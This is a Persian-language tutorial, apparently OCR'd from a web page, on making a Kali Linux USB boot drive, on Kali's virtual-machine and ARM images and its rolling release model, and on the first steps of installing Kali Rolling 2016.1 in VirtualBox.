




4. فرایند استخراج فایل ایمیج و کپی داده ها به حافظه USB در حال انجام می باشد.




5. پس از پایان عملیات بر روی دکمه Close کلیک کنید.





6. حافظه را به سیستم دلخواه خود برای استفاده متصل کنید و همانطور که مشاهده می کنید بوت سیستم کالی با موفقیت تمام انجام می پذیرد.





نرم افزارهای مجازی سازی و ایمیج های ARM برای کالی لینوکس

کمپانی Offensive Security , سازنده سیستم عامل کالی لینوکس ایمیج های آماده به استفاده ای را ایجاد کرده است که قابل استفاده بر روی نرم افزارهای مجازی سازی هستند. این نرم افزارها شامل Vmware و Virtual Box هستند که برای هر دو آنها و نسخه های 64 بیتی و 32 بیتی هر سیستم عامل ایمیج های جداگانه ای ایجاد شده است. برای استفاده ابتدا به آدرس زیر رفته و فایل ایمیج مورد نظر خود را دانلود کنید :

https://www.offensive-security.com/kali-linux-vmware-virtualbox-image-download/

برای ایجاد کافی است تا یکی از این دو نرم افزار را بر روی سیستم عامل مورد نظر خود نصب کرده و یک ماشین مجازی جدید ایجاد کرده و فایل دریافتی را به ماشین مجازی متصل کنید . با این شیوه دیگر نیازی به نصب کامل سیستم عامل نیست.

علاوه بر موارد بالا ایمیج هایی برای رزبری پای و کروم بوک و ... نیز منتشر شده است که از مسیر زیر قابل دریافت می باشند :

https://www.offensive-security.com/kali-linux-arm-images/



انتشار ثابت در مقایسه با انتشار رولینگ

انتشار رولینگ (Rolling) یا همان غلتان بهتر است یا انتشار ثابت (Fixed) ؟ کدامیک از شیوه های انتشار توزیع لینوکس را ترجیح می دهید ؟

انتشار غلتان یا همان انتشار رولینگ (Rolling Release) یکی از شیوه های انتشار و توزیع لینوکس می باشد که مداوم به روزرسانی می شود. ایده کار این است توسعه دهندگان به نحوی عمل کنند که تا جای ممکن جدیدترین و بروزرسانی ها و پچ های ایجاد شده در اختیار کاربران مصرف کننده قرار گیرد.

راههای زیادی به منظور انجام این کار وجود دارد.

یک شیوه راهی است که Arch Linux انتخاب کرده که به موجب آن بروزرسانی های کوچک ولی مدام در اختیار کاربران قرار گیرد. راه دیگر رویکردی است که به موجب آن یک فایل ایمیج قدیمی با نسخه های جدیدتر جایگزین شده تا تغییرات نرم افزاری در اختیار کاربران قرار گیرد. این رویکرد را Ubuntu Core برگزیده است.

در شرایطی که رولینگ ریلیز روز به روز رایج تر می شود ولی بهتر است بدانید که استفاده از آن چیز جدیدی نیست. یکی از قدیمی ترین توزیع های فعال لینوکس یعنی Gentoo Linux که والد Chrome OS نیز به شمار می رود 15 سال قبل این رویکرد را انتخاب کرد.

مدل انتشار ثابت (Fixed Release) مدلی است که اکثر ما می شناسیم که توسط کمپانی Canonical برای توزیع اوبونتو و توسط کمپانی Red Hat برای توزیع RHEL استفاده می شود. در انتشار ثابت , توزیع های اصلی بر اساس برنامه از قبل تعیین شده منتشر می گردد که به موجب آن پچ های امنیتی و بروزرسانی های کوچک نیز انجام می شود.



هر کدام از این روش ها مزایا و معایب خودشان را دارند. برای مثال در شیوه انتشار رولینگ , باگ های بزرگ ممکن است در یک سیستم تجاری نمایان شود ! از طرف دیگر در انتشار ثابت به منظور انجام بهینه سازی های اساسی بایستی ماهها و حتی سال ها منتظر ماند تا در یک نسخه ثابت عرضه شود.

به نظر شما کدام مدل برای توزیع کالی لینوکس مناسب تر است ؟ آیا انتخاب شیوه انتشار رولینگ توسط کالی رویکرد مناسبی است ؟



کالی رولینگ چیست ؟

پس از انتشار کالی 2.0 با اسم رمز سانا (Sana) کالی شروع به پروژه ای کرد که پس از پنج ماه تلاش و تست فراوان و بر پایه ثبات دبیان انتشار رولینگ کالی را معرفی کرد. در این رویکرد به روش غلتان در کوتاه ترین زمان ممکن جدیدترین بروزرسانی های ابزارها و سیستم عامل در اختیار کاربر قرار می گیرد و به دلیل نیاز تسترهای نفوذ به در اختیار داشتن بروزترین نسخه های ابزارها رویکرد مناسبی است.

به جای اینکه کالی خود را بر پایه مثلا دبیان 7 و 8 و 9 ایجاد کند و چرخه توسعه برنامه را ادامه دهد کالی رولینگ معرفی شد. به این شیوه جدیدترین بروزرسانی ها در اختیار تسترها قرار می گیرد و دیگر نیاز نیست ماهها منتظر یک نسخه جدید یک ابزار بمانند.

کالی لینوکس دارای سیستم هشدار بروزرسانی می باشد که جدیدترین بروزرسانی های موجود در مخازن کالی را در اختیار تسترها قرار می دهد. به این شیوه کالی به شما اطمینان می دهد که آخرین نسخه پایدار (نه آزمایشی) ابزارهای مانیتور شده توسط سیستم مدیریت بسته کالی (نه آنهایی که خودتان دستی نصب کرده اید) در اختیار شما برای بروزرسانی قرار گیرد.

معمولا یک فاصله زمانی 24 تا 48 ساعته وجود دارد تا پس از ریلیز ابزارها کالی آنها را تست کرده بسته بندی کند و درون مخازن خود قرار دهد.



علاوه بر این موضوع کالی ویژگی جدیدی با نام Kali Linix Package Tracker را فراهم کرده . این ویژگی به شما اجازه می دهد تا سیرتکاملی کالی لینوکس و بسته های آن را با استفاده از ایمیل یا رابط وب که لینک آن در بالا آمده است دنبال کنید.

ردیاب بسته های کالی لینوکس می تواند به شما در شناسایی ابزارهای مختلف و بسته های موجود در کمک کند. برای مثال تصویر زیر سیر تکاملی بسته set یا همان جعبه ابزار مهندسی اجتماعی در مخازن کالی و بسته های پذیرفته شده , نام مسئول نگهداری بسته ها و اطلاعات جانبی زیاد دیگری را در اختیار شما قرار می دهد.

Kali Linux Package Tracker
pkg.kali.org/pkg/set

KALI BY OFFENSIVE SECURITY

set

Jump to pacl
Register | Lc

general	
source:	set (extra, utils)
version:	7.2.3-0kali1
maintainer:	Devon Kearns
arch:	all
std-ver:	3.9.3
VCS:	Git (Browse)

versions	
sana:	6.5.8-0kali1
kali-roll:	7.2.3-0kali1
kali-bleed:	7.2.3+0~git1469331431.1f8cd5-1
kali-dev:	7.2.3-0kali1

versioned links
6.5.8-0kali1:
7.2.3-0kali1:
7.2.3+0~git1469331431.1f8cd5-1:

binaries
set

news
[2016-07-24] Accepted set 7.2.3+0~git1469331431.1f8cd5-1 (source) into kali-bleeding-edge (Kali Bleeding Build)
[2016-07-23] Accepted set 7.2.3+0~git1469245029.74a01f-1 (source) into kali-bleeding-edge (Kali Bleeding Build)
[2016-07-22] Accepted set 7.2.3+0~git1469158628.daf9ae-1 (source) into kali-bleeding-edge (Kali Bleeding Build)
[2016-07-21] Accepted set 7.2.3+0~git1469072229.7227cd-1 (source) into kali-bleeding-edge (Kali Bleeding Build)
[2016-07-20] set 7.2.3-0kali1 migrated to kali-rolling (Sophie Brun)
[2016-07-20] Accepted set 7.2.3-0kali1 (source) into kali-dev (Sophie Brun)
[2016-07-20] Accepted set 7.2.1+0~git1468985826.a0e5e2-1 (source) into kali-bleeding-edge (Kali Bleeding Build)
[2016-07-19] Accepted set 7.2.1+0~git1468899429.699b30-1 (source) into kali-bleeding-edge (Kali Bleeding Build)
[2016-07-18] Accepted set 7.2.1+0~git1468813025.0c89c0-1 (source) into kali-bleeding-edge (Kali Bleeding Build)
[2016-07-17] Accepted set 7.2.1+0~git1468726626.19e892-1 (source) into kali-bleeding-edge (Kali Bleeding Build)
[2016-07-16] Accepted set 7.2.1+0~git1468640236.8d3ea4-1 (source) into kali-bleeding-edge (Kali Bleeding Build)
[2016-07-15] Accepted set 7.2.1+0~git1468553825.5e39cb-1 (source) into kali-bleeding-edge (Kali Bleeding Build)
[2016-07-14] Accepted set 7.2.1+0~git1468467430.05af3e-1 (source) into kali-bleeding-edge (Kali Bleeding Build)
[2016-07-13] Accepted set 7.2.1+0~git1468381037.77923e-1 (source) into kali-bleeding-edge (Kali Bleeding Build)
[2016-07-12] Accepted set 7.2.1+0~git1468294628.f80c24-1 (source) into kali-bleeding-edge (Kali Bleeding Build)
[2016-07-11] Accepted set 7.2.1+0~git1468208227.d66e89-1 (source) into kali-bleeding-edge (Kali Bleeding Build)
[2016-07-10] Accepted set 7.2.1+0~git1468121826.84302f-1 (source) into kali-bleeding-edge (Kali Bleeding Build)
[2016-07-09] Accepted set 7.2.1+0~git1468035426.ff04d5-1 (source) into kali-bleeding-edge (Kali Bleeding Build)
[2016-07-08] Accepted set 7.2.1+0~git1467949026.88110a-1 (source) into kali-bleeding-edge (Kali Bleeding Build)
[2016-07-07] Accepted set 7.2.1+0~git1467862629.0c220d-1 (source) into kali-bleeding-edge (Kali Bleeding Build)

نصب کالی رولینگ در ماشین مجازی Virtual Box

نصب کالی رولینگ چگونه انجام می شود ؟ در مطالب قبلی درباره اینکه انتشار رولینگ چیست و اینکه چرا کالی لینوکس به سمت انتشار رولینگ پیش رفت و انتشار کالی رولینگ چه کمکی به کاربران کرده است و چه مزایا و معایبی دارد صحبت کردیم.

اگر شما یک کاربر حرفه ای هستید مسلما به مطالعه این مطلب نیازی ندارید. برای آن دسته از دوستانی که در نصب کالی بر روی ماشین مجازی مشکل دارند این مطلب را نوشتم. یکی از مشکلاتی که کالی رولینگ برای کاربران (مخصوصا آنهایی که محدودیت دسترسی به اینترنت پرسرعت و ترافیک دارند) ایجاد کرده همان مزیت آن است. به دلیل نیاز اساسی تسترهای حرفه ای به در اختیار داشتن جدیدترین بسته ها منتشر شده از ابزارهای مانیتور شده توسط کالی لینوکس , کالی کاری کرده که نهایت تا 48 ساعت پس از انتشار یک نسخه پایدرا از یک ابزار , آن را در مخازن خود قرار دهد تا کاربران بتوانند بدون نیاز به منتظر ماندن ماهها برای یک ابزار و یا نصب دستی از روی ناچار بدون دردسر به جدیدترین ها دسترسی پیدا کنند :)

ولی خب همه اینترنت نامحدود پرسرعت ندارند و برای عده زیادی اینکه دو روز یک بار یک سیستم عامل رو آپدیت کنند شاید خیلی جالب نباشد. من خودم به شخصه تا حالا با این موضوع به مشکلی برنخوردم و واقعا هم برام جالبه . شما همیشه به جدیدترین ابزارها به صورت آماده و مدیریت شده به صورت رایگان دسترسی دارید :)



ولی یکی از ایرادهای دیگر کالی رولینگ این است که برخلاف نسخه های مثلا LTS دارای باگ های زیادی هست. هر مزیتی عیبی هم داره. درسته که شما به جدیدترین ها دسترسی دارید ولی به دلیل سرعت بالای انجام فرایند همیشه یکسری باگ ها هم درون سیستم عامل مشاهده می شود که شناسایی این باگ ها شاید نیازمند چند ماه تست مداوم و ریپورت و ... باشد.

در این آموزش می خواهیم نصب کالی رولینگ 2016.1 را بر روی ماشین مجازی Virtual Box نسخه 5.0.26 آموزش دهم.سیستم عامل میزبان من ویندوز 10 می باشد ولی هیچ تفاوتی نمی کنه که سیستم عامل میزبان شما چی باشه. تا زمانیکه سیستم عامل بدون عیب و کارآمد باشد شما با مشکلی مواجه نخواهید شد.

برای شروع نصب ابتدا جدیدترین نسخه Virtual Box را از لینک زیر دانلود کنید. اوراکل نا.... دست از تحریم خودش بر نمی داره پس برای دانلود نیاز به آیپی غیر از کشور ایران دارید.

https://www.virtualbox.org/wiki/Downloads

برای نصب شما نیاز به ایمیج کالی رولینگ دارید که جدیدترین نسخه آن را می توانید از سایت کالی دریافت کنید. توصیه به دانلود ایمیج 64 بیتی (اگر سیستم شما پشتیبانی میکنه) می باشد.

https://www.kali.org/downloads/



پس از دانلود VBox آن را بر روی سیستم عامل میزبان خود نصب کنید. برنامه را اجرا کنید. شما برای اینکه بتوانید یک سیستم عامل جدید بر روی ماشین مجازی نصب کنید باید ابتدا یک ماشین مجازی جدید با مشخصات مرتبط با سیستم مربوطه ایجاد کرده سپس اقدام به نصب آن کنید.

برای ایجاد ماشین مجازی جدید در گوشه بالا سمت چپ برنامه Vbox بر روی New کلیک کنید. در پنجره جدید باز شده مطابق تصویر زیر

- ابتدا یک نام به دلخواه برای سیستم عامل خود انتخاب کنید
- نوع سیستم عامل را حتما Linux قرار دهید
- نسخه سیستم عامل را حتما Debian قرار دهید (بنا به نوع معماری و فایل ایمیج دانلود شده توسط شما 64 بیتی یا 32 بیتی را انتخاب کنید)
- بر روی Next کلیک نمایید

Name and operating system

Please choose a descriptive name for the new virtual machine and select the type of operating system you intend to install on it. The name you choose will be used throughout VirtualBox to identify this machine.

Name: Kali Linux Rolling 2016.1 @ Netamooz

Type: Linux

Version: Debian (64-bit)

Expert Mode | Next | Cancel



اندازه حافظه مورد نیاز را انتخاب کنید. این حافظه رم در حین روشن بودن از سیستم میزبان کم شده و به سیستم مهمان اضافه می گردد. در شرایط ایده آل 4 گیگابایت خوبه ولی با 2 گیگ و هم میشه کار کرد.

Memory size

Select the amount of memory (RAM) in megabytes to be allocated to the virtual machine.

The recommended memory size is **768** MB.

4352 MB

4 MB 16384 MB

Next Cancel

یک دیسک مجازی جدید ایجاد کنید.

Hard disk

If you wish you can add a virtual hard disk to the new machine. You can either create a new hard disk file or select one from the list or from another location using the folder icon.

If you need a more complex storage set-up you can skip this step and make the changes to the machine settings once the machine is created.

The recommended size of the hard disk is **8.00 GB**.


- Do not add a virtual hard disk
- Create a virtual hard disk now
- Use an existing virtual hard disk file

Ubuntu Server 14.04 _Netamooz.vdi (Normal, 13


Create Cancel



نوع دیسک را بر روی VDI قرار دهید




حالت فضای ذخیره سازی پویا را انتخاب کنید تا فقط به میزان مصرف شده و به صورت پویا از هارد دیسک شما به ماشین مجازی اضافه گردد






میزان فضای هارد دیسک اختصاص یافته برای ماشین مجازی را تعیین کنید و بر روی Create کلیک کنید تا ماشین مجازی شما ایجاد گردد. در صورتیکه حجم کاری شما بالاست بهتر است مقداری بیشتر مثلا 30 گیگابایت را تعیین کنید.




همانگونه که ملاحظه می فرمایید ماشین مجازی جدید ایجاد شده است . از لیست آن را انتخاب کنید و بر روی Settings کلیک کنید تا تنظیمات را تغییر دهیم.



